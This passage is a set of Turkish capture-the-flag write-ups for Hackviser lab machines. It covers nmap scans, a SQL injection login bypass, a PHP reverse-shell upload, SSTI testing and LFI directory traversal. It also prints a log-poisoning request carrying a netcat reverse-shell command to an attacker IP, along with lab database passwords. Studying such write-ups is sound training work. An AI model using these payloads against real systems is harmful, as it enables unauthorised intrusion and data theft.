Ardından `rock` kullanıcısı ile `ssh` sunucusuna giriş yaptım. Giriş yaptıktan sonra `.bash_history` dosyasını okuyarak çalıştırılan ilk komutu gördüm.


7-) rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

- cat .bash_history

HACKVISER

BEE

TARİH: 04.09.2024



```
root@kali: ~
File Actions Edit View Help
[root@kali]-[~]
# nmap -T4 -sSCV 172.20.3.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 06:11 EDT
Nmap scan report for 172.20.3.50 (172.20.3.50)
Host is up (0.061s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: InnovifyAI
3306/tcp  open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/report.html
Nmap done: 1 IP address (1 host up) scanned in 10.14 seconds
```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `80` portunda `http` ve `3306` portunda `mysql` servisinin çalıştığını gördüm.

1-) Hangi port(lar) açık?

- 80,3306

```
root@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
172.20.3.50    dashboard.innovifyai.hackviser
```

Ardından web sunucusuna girip `Login` yazısına tıkladığında beni bir domaine yönlendirdi. Bu sayfaya ulaşmak için de `/etc/hosts` dosyama bu domaini ekledim.

2-) Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?

- dashboard.innovifyai.hackviser


```
<form action="login_process.php" method="post">
<input class="text email" type="email" name="email"
placeholder="Email" required="">
<input class="text" type="password" name="password"
placeholder="Password" required="">
<input type="submit" value="LOGIN">
```

A screenshot of a login interface. The email input field contains the payload "' or 1#". The password input field contains six dots ('••••••'). A blue 'LOGIN' button is at the bottom.

Giriş ekranında bizden e-posta ve şifre isteniyor. Burada **SQL Injection** payloadları denemek için HTML kodundan e-posta inputunun **type** özelliğini sildim. Ardından '**or 1#**' payloadı ile sisteme giriş yaptım.

3-) Hangi zafiyet ile login panelini bypass ettiniz?


- SQL Injection



Giriş yaptıktan sonra sayfaları dolaşırken **settings.php** adında kullanıcı ayarlarını içeren bir sayfa buldum.

4-) Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?

- settings.php



Daha sonra `netcat` ile `4444` portunu dinlerken hazırlamış olduğum `php reverse shell` dosyamı da makineye yükledim. Dosya yüklendikten sonra `id` komutunu kullandım ve giriş yaptığımız kullanıcının id bilgisini öğrendim.

5-) File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

- 33

```
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ cat db_connect.php
cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$database = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}

?>www-data@bee:/var/www/dashboard.innovifyai.hackviser$
```

Ardından makine içerisinde `db_connect.php` dosyasını buldum. Bu dosyayı okuyarak da MySQL parolasını öğrendim.


6-) MySQL parolası nedir?

- Root.123!hackviser

HACKVISER

LEAF


TARİH: 05.09.2024



```
File Actions Edit View Help
[root@kali: ~]
# nmap -T4 -sSCV 172.20.10.90
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 14:54 EDT
Nmap scan report for 172.20.10.90 (172.20.10.90)
Host is up (0.059s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Modish Tech
|_http-server-header: Apache/2.4.56 (Debian)
3306/tcp  open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```


Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `80` portunda `http` ve `3306` portunda `mysql` servisinin çalıştığını gördüm.



Ardından web sunucusuna giderek ilk görevde istenen site başlığına baktım.

1-) Web sitesinin başlığı nedir?

- Modish Tech



Sonraki görev için bir ürünün sayfasına gittim ve **GET parametresi** olarak **id** kullanıldığını gördüm.

2-) Ürün detayının görüntüülendiği sayfada hangi GET parametresi kullanılır?

- id

A screenshot of a "Comments" form. The form has a placeholder "Add a comment" with a user icon. Below it is a field labeled "What is your name?" with a text input box. Further down is a field labeled "What is your comment?" with another text input box. On the far right of the comment input box is a green "Submit" button.

Daha sonra sayfayı aşağı kaydirdığında yorumlar kısmı olduğunu gördüm. Aradığımız **SSTI** zafiyeti burada olabilir.

3-) SSTI'nin açılımı nedir?

- Server-Side Template Injection

Add a comment

What is your name?

What is your comment?

49
 test

Yorumlar kısmında SSTI zafiyeti olup olmadığını tespit etmek amacıyla, yaygın olarak kullanılan `{{7*7}}` payloadını denebildim. Yorum eklendiğinde **49** yazdığını gördüm böylece SSTI zafiyeti olduğunu doğruladım.

4-) Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdırın SSTI payloadı nedir?

- `{{7*7}}`

Add a comment

What is your name?

What is your comment?

```
(root㉿kali)-[~]
└─# nc -nv 172.20.10.53 1337
(UNKNOWN) [172.20.10.53] 1337 (?) open
whoami
www-data
└─#
```

Daha sonra payloadı **1337** portuna istek gönderildiğinde **shell** verecek şekilde değiştirdim ve **1337** portuna bağlanarak **shell** almayı başardım.

```
www-data@debian:/var/www/html$ ls
ls
Chart.bundle.min.js  bundle.min.js  composer.lock  index.php  products
blank.png           comment.php   config.php    js          vendor
bootstrap-icons.css  composer.json  css          product.php
www-data@debian:/var/www/html$ cat config.php
cat config.php
<?php // What is your name?
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";
// What is your comment?
try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>www-data@debian:/var/www/html$
```

Makineye girdikten sonra bulduğum `ls` komutuyla dizindeki dosyaları görüntüledim. Veritabanı adını öğrenmemiz gereği için `config.php` dosyasını okudum ve burada `modish_tech` veritabanının adını gördüm.


5-) Uygulamanın kullandığı veritabanı adı nedir?

- `modish_tech`

HACKVISER

VENOMOUS

TARİH: 05.09.2024



```

root@kali: ~
File Actions Edit View Help
[root@kali]-
# nmap -T4 -sSCV 172.20.3.71
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 15:46 EDT
Nmap scan report for 172.20.3.71 (172.20.3.71)
Host is up (0.067s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Good Shoppy;

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds

```

Makine üzerinde bir `nmap` taraması yaptım. Tarama sonucunda `80` portunda `http` servisinin çalıştığını gördüm. Aynı zamanda versiyon bilgisinden bir `nginx` sunucusu olduğunu anladım.

1-) Hangi web sunucusu çalışıyor?

- `nginx`

| # | Item Title | Unit Price | Quantity | Total |
|---|---------------------|------------|----------|--------|
| 1 | Crusal Damperal | \$500 | 05 | \$3000 |
| 2 | Indriacial Superral | \$650 | 06 | \$7000 |
| 3 | Vidaska Adrioal | \$400 | 03 | \$2000 |
| 4 | Croustal Desrikal | \$600 | 04 | \$7000 |

Web sunucusunda biraz dolaştıktan sonra `Invoice` sayfasında `Download Report` butonuna tıkladığımızda beni rapor sayfasına gönderdi. Buradaki URL'de `invoice` adlı GET parametresini gördüm.

2-) Bir faturayı görüntülemek için kullanılan GET parametresi nedir?

- `invoice`



Fatura görüntüleme sayfasında `invoice` parametresine bir `html` dosyası verilmiş. Burada bir `LFI` zayıflığı olabilir, bunu kontrol etmek için `payloadlar` denemeye başladım.




Bu denemelerin ardından `../../../../etc/passwd` payloadı ile `passwd` dosyasını görüntülemeyi başardım.

3-) Sistemdeki `passwd` dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

- `../../../../etc/passwd`

4-) LFI güvenlik açığının açılımı nedir?


- Local File Inclusion



Sonraki görev için internette `nginx` servisindeki `access logların` varsayılan konumunu araştırip öğrendim.

5-) Nginx access loglarının varsayılan yolu nedir?

- `/var/log/nginx/access`



Logların konumunu öğrendikten sonra nginx servisinin `access.log` dosyasına LFI zafiyetini kullanarak eriştim.

10.8.9.37 - - [04/Sep/2024:15:46:55 -0400] "GET / HTTP/1.0" 200 20013 "-" "-" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "GET /nmapлов https://nmap.org/book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "GET /.git/HEAD HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compa/2024:15:46:56 -0400) "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.h Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "OPTION /book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "GET / HTTP/1.0" 200 20013 "-" "-" 10.8.9 Nmap Scripting Engine; https://nmap.org/book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "POST /sdk HTTP/1.1" 404 153 "-" [04/Sep/2024:15:46:56 -0400] "POST / HTTP/1.1" 200 20026 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "BFTN /book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting "PROPFIND / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "GET / HTTP/1.1" 200 20026 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "OPTIONS / HTTP/1.1" 405 157 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "OPTION /book/nse.html" 10.8.9.37 - - [04/Sep/2024:15:46:56 -0400] "HEAD / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engi

`Access.log` dosyasının ilk satırında ilk erişim sağlayan IP adresini gördüm.


6-) Siteye ilk erişim sağlayan kişinin IP adresi nedir?

- 10.8.9.37

| | | | | | | |
|-----|-----------|---|---|------------------------------|---|-------|
| 100 | 10.8.9.37 | - | - | [04/Sep/2024:16:00:01 -0400] | "GET /show-invoice.php?invoice=../../../../etc/passwd HTTP/1.1" | 200 5 |
| 101 | 10.8.9.37 | - | - | [04/Sep/2024:16:11:32 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access HTTP/1.1" | 200 5 |
| 102 | 10.8.9.37 | - | - | [04/Sep/2024:16:11:43 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log HTTP/1.1" | 200 5 |
| 103 | 10.8.9.37 | - | - | [04/Sep/2024:16:17:25 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log.1 HTTP/1.1" | 200 5 |
| 104 | 10.8.9.37 | - | - | [04/Sep/2024:16:18:03 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log.1 HTTP/1.1" | 200 5 |
| 105 | 10.8.9.37 | - | - | [04/Sep/2024:16:18:03 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log.1 HTTP/1.1" | 200 5 |
| 106 | 10.8.9.37 | - | - | [04/Sep/2024:16:18:05 -0400] | "GET /show-invoice.php?invoice=../../../../var/log/nginx/access.log.1 HTTP/1.1" | 200 5 |

LFI zafiyeti için denediğimiz payloadların da burada kaydedildiğini görüyoruz. Buradan PHP ile reverse shell almayı deneyebiliriz.

```
[root@kali)~]# nc 172.20.3.71 80
GET /<?php passthru('nc -e /bin/sh 10.8.9.37 4444'); ?> HTTP/1.1
Host: 172.20.3.71
Connection: close
```



Netcat ile 80 portuna bağlanarak bir PHP reverse shell kodunu GET isteği ile gönderdim. Ardından port dinlerken log sayfasını yenilediğimde shell almayı başardım.

```
ls -l --time-style=full-iso
total 176
drwxr-xr-x 19 root root 4096 2023-09-28 03:45:42.922734133 -0400 css
drwxr-xr-x 2 root root 4096 2023-09-28 03:45:43.534737045 -0400 fonts
-rw-r--r-- 1 root root 20013 2024-02-01 02:15:05.439679033 -0500 index.php
-rw-r--r-- 1 root root 13075 2024-02-01 02:30:26.178756563 -0500 invoice.php
drwxr-xr-x 2 root root 4096 2023-09-28 03:45:43.962739081 -0400 invoices
drwxr-xr-x 34 root root 4096 2023-09-28 03:45:44.094739709 -0400 js
-rw-r--r-- 1 root root 65 2023-12-10 19:23:00.000000000 -0500 show-invoice.php
-rw-r--r-- 1 root root 120591 2023-09-28 03:45:45.554746652 -0400 style.css
```

Daha sonra dosyaları son değiştirilme tarihleriyle birlikte görebilmek için, `ls -l --time-style=full-iso` komutunu kullandım. Böylece `show-invoice.php` dosyasının da son değiştirilme saatini öğrendim.


7-) `show-invoice.php` dosyasının son değiştirildiği saat nedir?

- 19:23

HACKVISER

SUPER PROCESS

TARİH: 05.09.2024



```
File Actions Edit View Help
[root@kali] ~
# nmap -T4 -sSCV 172.20.3.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 02:50 EDT
Nmap scan report for 172.20.3.106 (172.20.3.106)
Host is up (0.088s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 0c:6c:35:1f:fe:53:de:2d:ef:0c:e1:a5:6c:64:07:6d (RSA)
|   256 ec:23:0e:f9:7d:54:e8:50:16:77:12:5c:0e:4f:4b:00 (ECDSA)
|_  256 f2:cb:29:15:12:ae:8a:6d:e6:34:f6:86:3c:2b:fb:4b (ED25519)
9001/tcp  open  http    Medusa httpd 1.12 (Supervisor process manager)
|_http-title: Supervisor Status
|_http-server-header: Medusa/1.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.42 seconds
```

